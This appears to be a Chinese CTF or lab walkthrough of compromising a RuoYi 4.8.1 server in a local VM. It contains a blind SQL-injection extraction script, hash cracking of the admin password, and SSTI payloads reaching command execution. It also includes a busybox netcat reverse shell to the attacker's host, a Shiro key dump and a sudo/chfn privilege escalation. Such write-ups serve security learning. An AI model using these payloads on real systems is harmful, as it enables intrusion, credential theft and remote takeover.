

信息收集

常规端口扫描

```
└──(root㉿MJ)-[/tmp/test]
└─# nmap --min-rate 10000 -p1-65535 192.168.2.25
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-22 15:01 CST
Nmap scan report for 192.168.2.25 (192.168.2.25)
Host is up (0.00075s latency).

Not shown: 65533 closed tcp ports (reset)

PORT      STATE SERVICE
22/tcp    open  ssh
1025/tcp  open  NFS-or-IIS
MAC Address: 08:00:27:82:C5:EC (PCS Systemtechnik/Oracle VirtualBox virtual
NIC)

Nmap done: 1 IP address (1 host up) scanned in 2.96 seconds
```

tcp开放22以及不常见端口1025

```
└──(root㉿MJ)-[/tmp/test]
└─# nmap -sV -sC -O -p1025 192.168.2.25
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-22 15:02 CST
Nmap scan report for 192.168.2.25 (192.168.2.25)
Host is up (0.0012s latency).

PORT      STATE SERVICE VERSION
1025/tcp  open   http    Apache Tomcat (language: en)
|_http-trane-info: Problem with XML parsing of /evox/about
| http-title:
| \xE7\x99\xBB\xE5\xBD\x95\xE8\x8B\xA5\xE4\xBE\x9D\xE7\xB3\xBB\xE7\xBB\x9F
| _Requested resource was http://192.168.2.25:1025/login
MAC Address: 08:00:27:82:C5:EC (PCS Systemtechnik/Oracle VirtualBox virtual
NIC)

Warning: OSScan results may be unreliable because we could not find at least 1
open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS
7.2 - 7.5 (Linux 5.6.3)
```

```
Network Distance: 1 hop
```

```
OS and Service detection performed. Please report any incorrect results at  
https://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 20.32 seconds
```

详细版本扫描判断是tomcat

```
└──(root㉿MJ)-[~/tmp/test]  
└─# nmap -sU --top-ports 20 192.168.2.25  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-22 15:02 CST  
Nmap scan report for 192.168.2.25 (192.168.2.25)  
Host is up (0.0017s latency).  
  
PORT      STATE     SERVICE  
53/udp    closed    domain  
67/udp    closed    dhcps  
68/udp    open|filtered dhcpc  
69/udp    closed    tftp  
123/udp   closed    ntp  
135/udp   closed    msrpc  
137/udp   closed    netbios-ns  
138/udp   closed    netbios-dgm  
139/udp   closed    netbios-ssn  
161/udp   closed    snmp  
162/udp   closed    snmptrap  
445/udp   closed    microsoft-ds  
500/udp   closed    isakmp  
514/udp   closed    syslog  
520/udp   closed    route  
631/udp   closed    ipp  
1434/udp  closed    ms-sql-m  
1900/udp  closed    upnp  
4500/udp  closed    nat-t-ike  
49152/udp closed    unknown  
MAC Address: 08:00:27:82:C5:EC (PCS Systemtechnik/Oracle VirtualBox virtual  
NIC)  
  
Nmap done: 1 IP address (1 host up) scanned in 21.73 seconds
```

udp什么都没开，不过也不一定，先留着

Web信息收集

web的收集异常艰难， JSESSIONID 如果不对什么也拿不到，不过其实可以发现若依的版本号

```

└─(root@MJ)-[/tmp/test]
└─# curl http://192.168.2.25:1025/login | grep v=4.8.1
% Total    % Received % Xferd  Average Speed   Time     Time     Time
Current                                         Dload  Upload   Total Spent   Left  Speed
0       0      0      0      0      0      0      --:--:--:--:--:--:--:--:--      0
<link href="/ruoyi/css/ry-ui.css?v=4.8.1" rel="stylesheet"/>
<script src="/ruoyi/js/ry-ui.js?v=4.8.1"></script>
100  4116    0  4116    0      0 124580      0  --:--:--:--:--:--:--:-- 124727

```

第一次打若依OA其实还是挺艰难的，不过开源可以去看源码

[RuoYi/sql/ry_20250416.sql at master · yangzongzhan/RuoYi](#) 在这个sql文件很容易找到初始用户 admin, ry

```

insert into sys_user values(1, 103, 'admin', '若依', '00', 'ry@163.com',
'15888888888', '1', '', '29c67a30398638269fe600f73a054934', '111111', '0',
'0', '127.0.0.1', null, null, 'admin', sysdate(), '', null, '管理员');

insert into sys_user values(2, 105, 'ry', '若依', '00', 'ry@qq.com',
'15666666666', '1', '', '8e6d98b90472783cc73c17047ddccf36', '222222', '0',
'0', '127.0.0.1', null, null, 'admin', sysdate(), '', null, '测试员');

```

尝试几次弱密码就能登上了 ry:123456，同样的进来也佐证了版本信息

The screenshot shows the RuoYi V4.8.1 login interface. At the top, there's a header with a user profile picture, a QR code for remote access, and a QR code for visiting the main site. Below the header, the page title is "Hello, Guest". On the left, there's a sidebar with navigation links: 首页, 系统工具, 若依官网, 实例演示. In the center, there's a QR code for remote access and another for visiting the main site. To the right, there's a "后台管理框架" section with a brief introduction and a "当前版本: v4.8.1" message. Further down, there are sections for 联系信息 (Contact Information), 更新日志 (Update Log), and 捐赠 (Donation). The update log table has two rows:

v4.8.1	2025.05.20
1. 新增CSRF防护功能 2. Excel导入导出支持多图片 3. 菜单管理支持批量保存操作 4. 用户分配角色页禁用不分组分配 5. 优化Tab页签跟随主题样式效果 6. 优化浅色主题下菜单右侧颜色同步主题色 7. 优化空指针异常时日志无法记录错误信息问题 8. 新增表格参数（自定义radio/checkbox的name值）	

架构很大可以工具先行，同时搜索也可以发现这个版本存在ssti, sql, DOMXSS还有一些信息泄露

ssti

[若依最新版本4.8.1漏洞 SSTI绕过获取ShiroKey至RCE - /1dreamGN/Blog](#)

对应测试可以发现普通用户是没法执行命令的，权限不够

数据包

```
POST /monitor/cache/getNames HTTP/1.1
Host: 192.168.2.25:1025
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:146.0) Gecko/20100101 Firefox/146.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: JSESSIONID=d8689b93-8aa3-4de2-ae23-440b58d3421d
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Content-Type: application/x-www-form-urlencoded
Content-Length: 57

fragment=__|$$[#response.getWriter().print('111')]|__:::x
```

回显

```
HTTP/1.1 200
Content-Type: text/html; charset=UTF-8
Content-Language: zh-CN
Date: Mon, 22 Dec 2025 07:26:42 GMT
Keep-Alive: timeout=60
Connection: keep-alive
Content-Length: 968

<!DOCTYPE html>
<html lang="zh">
<head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>RuoYi - 403</title>
    <link href="/css/bootstrap.min.css" rel="stylesheet"/>
    <link href="/css/animate.min.css" rel="stylesheet"/>
    <link href="/css/style.min.css" rel="stylesheet"/>
</head>
<body class="gray-bg">
```

```

<div class="middle-box text-center animated fadeInDown">
    <h1>403</h1>
    <h3 class="font-bold">您没有访问权限！</h3>

    <div class="error-desc">
        对不起，您没有访问权限，请不要进行非法操作！您可以返回
        主页面
        <a href="javascript:index()" class="btn btn-outline btn-primary
        btn-xs">返回主页</a>
    </div>
</div>
<script>
    var ctx = "/";
    function index() {
        window.top.location = ctx + "index";
    }
</script>
</body>
</html>

```

其他

[GitHub · Where software is built](#)

[kk12-30/ruoyi-Vue-tools: 若依Vue漏洞检测工具](#)

```

[2025-12-22 15:15:56] [CRITICAL] [+] 发现Swagger接口:
http://192.168.2.25:1025/swagger-ui/index.html
[2025-12-22 15:15:56] [CRITICAL] [+] 发现Swagger接口:
http://192.168.2.25:1025/v2/api-docs
[2025-12-22 15:15:57] [CRITICAL] [+] 发现Swagger接口:
http://192.168.2.25:1025/v3/api-docs
[2025-12-22 15:15:57] [INFO] [-] Swagger接口不存在:
http://192.168.2.25:1025/api/v3/api-docs
[2025-12-22 15:15:57] [INFO] [-] Swagger接口不存在:
http://192.168.2.25:1025/api/v2/api-docs
[2025-12-22 15:15:59] [INFO] 开始Druid综合检测...
[2025-12-22 15:16:00] [CRITICAL] /druid/login.html 存在漏洞
[2025-12-22 15:16:00] [CRITICAL] [严重] Druid弱口令爆破成功: ruoyi:123456 @
/druid/submitLogin
[2025-12-22 15:16:00] [INFO] /druid/submitLogin 未发现有效凭证
[2025-12-22 15:16:00] [INFO] /druid/index.html 漏洞可能不存在
[2025-12-22 15:16:00] [CRITICAL] [严重] Druid未授权访问漏洞: /druid/basic.json
(明文信息泄露)
[2025-12-22 15:16:02] [INFO] /common/download/resource?

```

```
resource=/profile/../../../../../../../../etc/passwd 漏洞可能不存在
[2025-12-22 15:16:02] [INFO] /common/download/resource?
name=/profile/../../../../../../../../etc/passwd 漏洞可能不存在
[2025-12-22 15:16:02] [INFO] /common/download/resource?
name=../../../../../../../../windows/win.ini&delete=false 漏洞可能不存在
[2025-12-22 15:16:02] [INFO] /common/download/resource?
resource=../../../../../../../../windows/win.ini&delete=false 漏洞可能不存在
[2025-12-22 15:16:02] [INFO] /common/download?
fileName=../../../../../../../../windows/win.ini&delete=false 漏洞可能不存在
[2025-12-22 15:16:02] [INFO] /common/download?
fileName=../../../../../../../../etc/passwd&delete=false 漏洞可能不存在
[2025-12-22 15:16:03] [INFO] /system/dept/list?
dataScope=and+extractvalue(1,concat(0x7e,(select+user()),0x7e)) 漏洞不存在
[2025-12-22 15:16:03] [INFO] /system/role/list?
dataScope=and+extractvalue(1,concat(0x7e,(select+user()),0x7e)) 漏洞不存在
[2025-12-22 15:16:03] [INFO] /system/user/list?
dataScope=and+extractvalue(1,concat(0x7e,(select+user()),0x7e)) 漏洞不存在
[2025-12-22 15:16:03] [INFO] /system/dept/list?
params%5BdataScope%5D=and+extractvalue(1,concat(0x7e,(select+user()),0x7e)) 漏
洞不存在
[2025-12-22 15:16:03] [INFO] /system/role/list?
params%5BdataScope%5D=and+extractvalue(1,concat(0x7e,(select+user()),0x7e)) 漏
洞不存在
[2025-12-22 15:16:03] [INFO] /system/user/list?
params%5BdataScope%5D=and+extractvalue(1,concat(0x7e,(select+user()),0x7e)) 漏
洞不存在
[2025-12-22 15:16:05] [CRITICAL] /monitor/job 请求成功--定时任务可能存在漏洞
[2025-12-22 15:16:05] [INFO] /common/download/resource?resource=.jpg 文件读取失
败, 漏洞可能不存在
[2025-12-22 15:16:07] [CRITICAL] /system/user/profile 请求成功--重置密码可能存在漏
洞, 尝试登录admin/admin123
```

```
[+] 开始系统接口测试...
[-] 接口响应非JSON: /system/user/authRole/1
[-] 接口不存在或无权限: /system/user/1 (状态码: 404)
[-] 接口不存在或无权限: /system/user/2 (状态码: 404)
[-] 接口响应异常: /system/config/list?pageNum=1&pageSize=10
[-] 接口不存在或无权限: /system/user/authRole?userId=2&roleIds=2 (状态码: 404)
[-] 接口响应异常: /system/role/list?pageNum=1&pageSize=10
[-] 接口响应异常: /system/post/list?pageNum=1&pageSize=10
[-] 接口不存在或无权限: /system/dept/100 (状态码: 404)
[-] 接口响应异常: /system/user/list?pageNum=1&pageSize=10
[-] 接口响应异常: /system/user/export
```

```
[+] 系统接口测试完成
[2025-12-22 15:16:10] [INFO] 开始收集JS接口...
```

```
[2025-12-22 15:16:10] [INFO] 发现 11 个JS文件(含0个动态chunk)
[2025-12-22 15:16:13] [INFO] 未发现有效接口路径

[+] 开始敏感信息搜集...
[2025-12-22 15:16:14] [INFO] [/]
http://192.168.2.25:1025/js/plugins/metisMenu/jquery.metisMenu.js 未发现敏感信息
[2025-12-22 15:16:14] [INFO] [/]
http://192.168.2.25:1025/js/plugins/slimscroll/jquery.slimscroll.min.js 未发现
敏感信息
[2025-12-22 15:16:14] [INFO] [/] http://192.168.2.25:1025/js/bootstrap.min.js
未发现敏感信息
[2025-12-22 15:16:14] [INFO] [/]
http://192.168.2.25:1025/js/jquery.contextMenu.min.js 未发现敏感信息
[2025-12-22 15:16:14] [INFO] [/]
http://192.168.2.25:1025/ajax/libs/fullscreen/jquery.fullscreen.js 未发现敏感信
息
[2025-12-22 15:16:14] [INFO] [/]
http://192.168.2.25:1025/ajax/libs/blockUI/jquery.blockUI.js 未发现敏感信息
[2025-12-22 15:16:14] [INFO] [/] http://192.168.2.25:1025/ruoyi/js/common.js?
v=4.8.1 未发现敏感信息
[2025-12-22 15:16:14] [INFO] [/] http://192.168.2.25:1025/ruoyi/index.js?
v=20201208 未发现敏感信息
[2025-12-22 15:16:14] [INFO] [/]
http://192.168.2.25:1025/ajax/libs/layer/layer.min.js 未发现敏感信息
[2025-12-22 15:16:14] [INFO] [/] http://192.168.2.25:1025/ruoyi/js/ry-ui.js?
v=4.8.1 未发现敏感信息
[2025-12-22 15:16:14] [INFO] [/] http://192.168.2.25:1025/js/jquery.min.js 未发
现敏感信息
```

rce需要ssti，但是普通用户没有权限，所以主要方向就是看看能不能越权或者拿到admin的凭据。重点关注的是swagger接口未授权以及druid弱密码，测试swagger接口能不能查到信息，或者是druid存储的session里会不会有admin的

Web

Swagger

<http://192.168.2.25:1025/swagger-ui/index.html> 下可以看到有很多接口提供使用

Servers
http://192.168.2.25:1025 - Inferred Url ▾

test-controller Test Controller

GET /test/user/{userId} 获取用户详细

DELETE /test/user/{userId} 删除用户信息

GET /test/user/list 获取用户列表

POST /test/user/save 新增用户

PUT /test/user/update 更新用户

Schemas

不过实测获取的到的admin信息是假的，和数据库的对不上，同样做出的更改也没有同步到数据库里

Druid

<http://192.168.2.25:1025/druid/index.html> 存在弱密码登录 ruoyi:123456

登录可以拿到java的版本

17.0.17

Web Session Stat [View JSON API](#)

Principal过滤 | 刷新时间 10s ▾ 暂停刷新

N	SESSIONID	Principal	创建时间	最后访问时间	访问ip地址	请求次 数	总共请求数 间	执行中	最大并发	Jdbc执 行数	Jdbc时 间	事务提交 数	事务回滚 数	读取行 数	更新行 数
1	d8689b93-8aa3-4de2-ae23-440b58d3421d		2,025-12-22 02:04:31	2,025-12-22 02:26:42	192.168.2.6	51	4,961		2	9	60			31	

并没有

可以考虑sql注出来admin的密码

sql

建表逻辑

```
drop table if exists sys_user;
create table sys_user (
    user_id          bigint(20)      not null auto_increment      comment '用户
ID',
```

```

dept_id          bigint(20)      default null           comment '部门
ID',
login_name       varchar(30)     not null            comment '登录账号',
user_name        varchar(30)     default ''           comment '用户名',
user_type        varchar(2)      default '00'          comment '用户类型 (00系统用户 01注册用户)' ,
email            varchar(50)     default ''           comment '用户邮箱',
phonenumber      varchar(11)    default ''           comment '手机号码',
sex              char(1)        default '0'          comment '用户性别 (0男 1女 2未知)' ,
avatar           varchar(100)   default ''           comment '头像路径',
password         varchar(50)    default ''           comment '密码',
salt             varchar(20)    default ''           comment '盐加密',
status            char(1)        default '0'          comment '账号状态 (0正常 1停用)' ,
del_flag          char(1)        default '0'          comment '删除标志 (0代表存在 2代表删除)' ,
login_ip          varchar(128)   default ''           comment '最后登录IP',
login_date        datetime       comment '最后登录时间',
pwd_update_date  datetime       comment '密码最后更新时间',
create_by         varchar(64)    default ''           comment '创建者',
create_time       datetime       comment '创建时间',
update_by         varchar(64)    default ''           comment '更新者',
update_time       datetime       comment '更新时间',
remark            varchar(500)   default null          comment '备注',
primary key (user_id)
) engine=innodb auto_increment=100 comment = '用户信息表';

```

加密方式

[RuoYi/ruoyi-framework/src/main/java/com/ruoyi/framework/shiro/service/SysPasswordService.java at master · yangzongzhan/RuoYi](https://github.com/RuoYi/ruoyi-framework/blob/src/main/java/com/ruoyi/framework/shiro/service/SysPasswordService.java)

```
return new Md5Hash(loginName + password + salt).toHex();
```

需要loginName, password和salt, sql都可以查出来, 不过保险起见按 user_type 查, 名字会变, 但类型肯定不会, 既然是MD5加密那大概率就是32位0-9a-f, 最终改完的脚本

```
import requests
import time

def blind_sql_injection():
    base_url = "http://192.168.2.25:1025/tool/gen/createTable"
    headers = {
        "Cookie": "JSESSIONID=d8689b93-8aa3-4de2-ae23-440b58d3421d"
    }

    # 字符集: 星号和十六进制大写字母
    charset = '0123456789abcdef'
    password = []
    table_counter = 1 # 用于递增表名

    # 测试41个位置 (假设密码哈希值长度为41, 包括星号)
    for position in range(1, 33):
        found_char = None

        # 测试每个字符
        for char in charset:
            # 构建SQL语句, 表名递增
            sql_template = f"create table xiyi1_{table_counter} as
select'1'from sys_job where if(ascii(substring((SELECT(password)from sys_user
WHERE user_type='00' limit 0,1),{position},1))={ord(char)},BENCHMARK(20000000,md5(1)),1)"
            table_counter += 1 # 递增表名计数器

            data = {"sql": sql_template}

            # 记录开始时间
            start_time = time.time()

            try:
                response = requests.post(
                    base_url,
                    headers=headers,
                    data=data,
                    timeout=15 # 设置较长的超时时间
                )
                elapsed = time.time() - start_time
```

```

# 如果响应时间大于1秒，则认为字符正确
if elapsed > 0.5:
    found_char = char
    password.append(char)
    print(f"位置 {position}: 找到字符 '{char}'，响应时间：
{elapsed:.2f}秒")
    print(f"当前密码: {''.join(password)}")
    break
else:
    print(f"位置 {position}: 测试字符 '{char}'，响应时间：
{elapsed:.2f}秒")

except requests.exceptions.Timeout:
    found_char = char
    password.append(char)
    print(f"位置 {position}: 找到字符 '{char}' (超时)")
    print(f"当前密码: {''.join(password)}")
    break
except Exception as e:
    print(f"位置 {position}: 测试字符 '{char}' 时发生错误: {e}")
    # 继续尝试下一个字符
    continue

# 如果未找到字符，添加占位符
if not found_char:
    password.append('?')
    print(f"位置 {position}: 未找到匹配字符")

# 输出最终结果
final_password = ''.join(password)
print(f"\n最终密码: {final_password}")
return final_password

if __name__ == "__main__":
    blind_sql_injection()

```

跑完可以得到 password:762c7f1bdd4d7007271c22ba66556c74 同样修改字段password为salt可以得到盐 salt:368741 (可以在建表语句得到盐长度，即使得不到也可以放长)，loginName同理得到，这里没改就是admin用户

```

└──(root㉿MJ)-[/tmp/test]
└─# echo '^n^i^m^d^a$3$6$8$7$4$1' > admin368741.rule

└──(root㉿MJ)-[/tmp/test]

```

```
└# hashcat -m 0 762c7f1bdd4d7007271c22ba66556c74  
/usr/share/wordlists/rockyou.txt -r rules/admin368741.rule  
  
└─(root㉿MJ)-[/tmp/test]  
└# hashcat -m 0 762c7f1bdd4d7007271c22ba66556c74 --show  
762c7f1bdd4d7007271c22ba66556c74:admincrack!368741
```

可以得到密码 crack! , admin登录即可

ssti

登上之后再发包就能执行命令了

```
POST /monitor/cache/getNames HTTP/1.1  
Host: 192.168.2.25:1025  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:146.0) Gecko/20100101  
Firefox/146.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8  
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2  
Accept-Encoding: gzip, deflate, br  
Connection: keep-alive  
Cookie: JSESSIONID=d8689b93-8aa3-4de2-ae23-440b58d3421d  
Upgrade-Insecure-Requests: 1  
Priority: u=0, i  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 57  
  
fragment=__|$$[#response.getWriter().print('111')]|__:::x
```

回显

```
HTTP/1.1 200  
Content-Type: text/html;charset=ISO-8859-1  
Content-Language: zh-CN  
Date: Mon, 22 Dec 2025 07:46:10 GMT  
Keep-Alive: timeout=60  
Connection: keep-alive  
Content-Length: 3
```

```
111
```

爆破位置，调用exec执行命令

Intruder攻击结果过滤器: 显示所有条目								
请求	payload	状态码	接收到响应	错误	超时	长度	注释	
4	3	200	1162			221		
0		500	289			1111		
1	0	500	105			1111		
2	1	500	133			1111		
3	2	500	270			1111		
5	4	500	116			1111		
6	5	500	165			1111		
7	6	500	188			1111		
8	7	500	183			1111		
9	8	500	185			1111		

```
fragment=__|$$[#response.getWriter().print("").getClass().forName("java.lang.Runtime").getMethods.? [name=='getRuntime'][0].invoke(null).getClass.getMethods.? [name=='exec'] [3].invoke("").getClass().forName("java.lang.Runtime").getMethods.? [name=='getRuntime'][0].invoke(null),"id")}|__:::x
```

回显

```
Process[pid=1602, exitValue="not exited"]
```

直接busybox拿shell即可

```
fragment=__|$$[#response.getWriter().print("").getClass().forName("java.lang.Runtime").getMethods.? [name=='getRuntime'][0].invoke(null).getClass.getMethods.? [name=='exec'] [3].invoke("").getClass().forName("java.lang.Runtime").getMethods.? [name=='getRuntime'][0].invoke(null),"busybox nc 192.168.2.23 2332 -e /bin/bash")}|__:::x
```

Shiro

走shirokey走反序列化拿shell的话，能获取到key，但是这里java17版本，没找到能用的链子

获取shirokey

```
POST /monitor/cache/getNames HTTP/1.1
Host: 192.168.2.25:1025
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:146.0) Gecko/20100101 Firefox/146.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: JSESSIONID=d8689b93-8aa3-4de2-ae23-440b58d3421d
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Content-Type: application/x-www-form-urlencoded
```


Content-Length: 207

```
fragment=__|$$#{@response.getWriter().print(@securityManager.getClass().forName('java.util.Base64').getMethod('getEncoder').invoke(null).encodeToString(@securityManager.rememberMeManager.cipherKey))}|__:::x
```

回显

HTTP/1.1 200
Content-Type: text/html; charset=ISO-8859-1
Content-Language: zh-CN
Date: Mon, 22 Dec 2025 07:55:42 GMT
Keep-Alive: timeout=60
Connection: keep-alive
Content-Length: 24

1sEUwe265k3w69VLddWW6Q==



key有效但是没链子能用

提权

```
Hungry@babypwd:~$ sudo -l
Matching Defaults entries for Hungry on babypwd:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User Hungry may run the following commands on babypwd:
(ALL) NOPASSWD: /etc/passwd
```

sudo可以执行passwd，其中有一条可控

```
Hungry@babypwd:~$ chfn -h 'su;'
Password:
Hungry@babypwd:~$ cat /etc/passwd | grep Hungry
Hungry:x:1000:1000:,,,:/home/Hungry:/bin/bash
```

执行即可

```
Hungry@babypwd:~$ sudo /etc/passwd
/etc/passwd: 1: /etc/passwd: root:x:0:0:root:/root:/bin/bash: not found
/etc/passwd: 27: /etc/passwd:
redis:x:107:114::/var/lib/redis:/usr/sbin/nologin: not found
/etc/passwd: 28: /etc/passwd: Hungry:x:1000:1000:,,,: not found
root@babypwd:/home/Hungry#
```

flag

```
root@babypwd:/home/Hungry# cat /root/root.txt /home/Hungry/user.txt
flag{root-63a9f0ea7bb98050796b649e85481845}
flag{user-ee11cbb19052e40b07aac0ca060c23ee}
```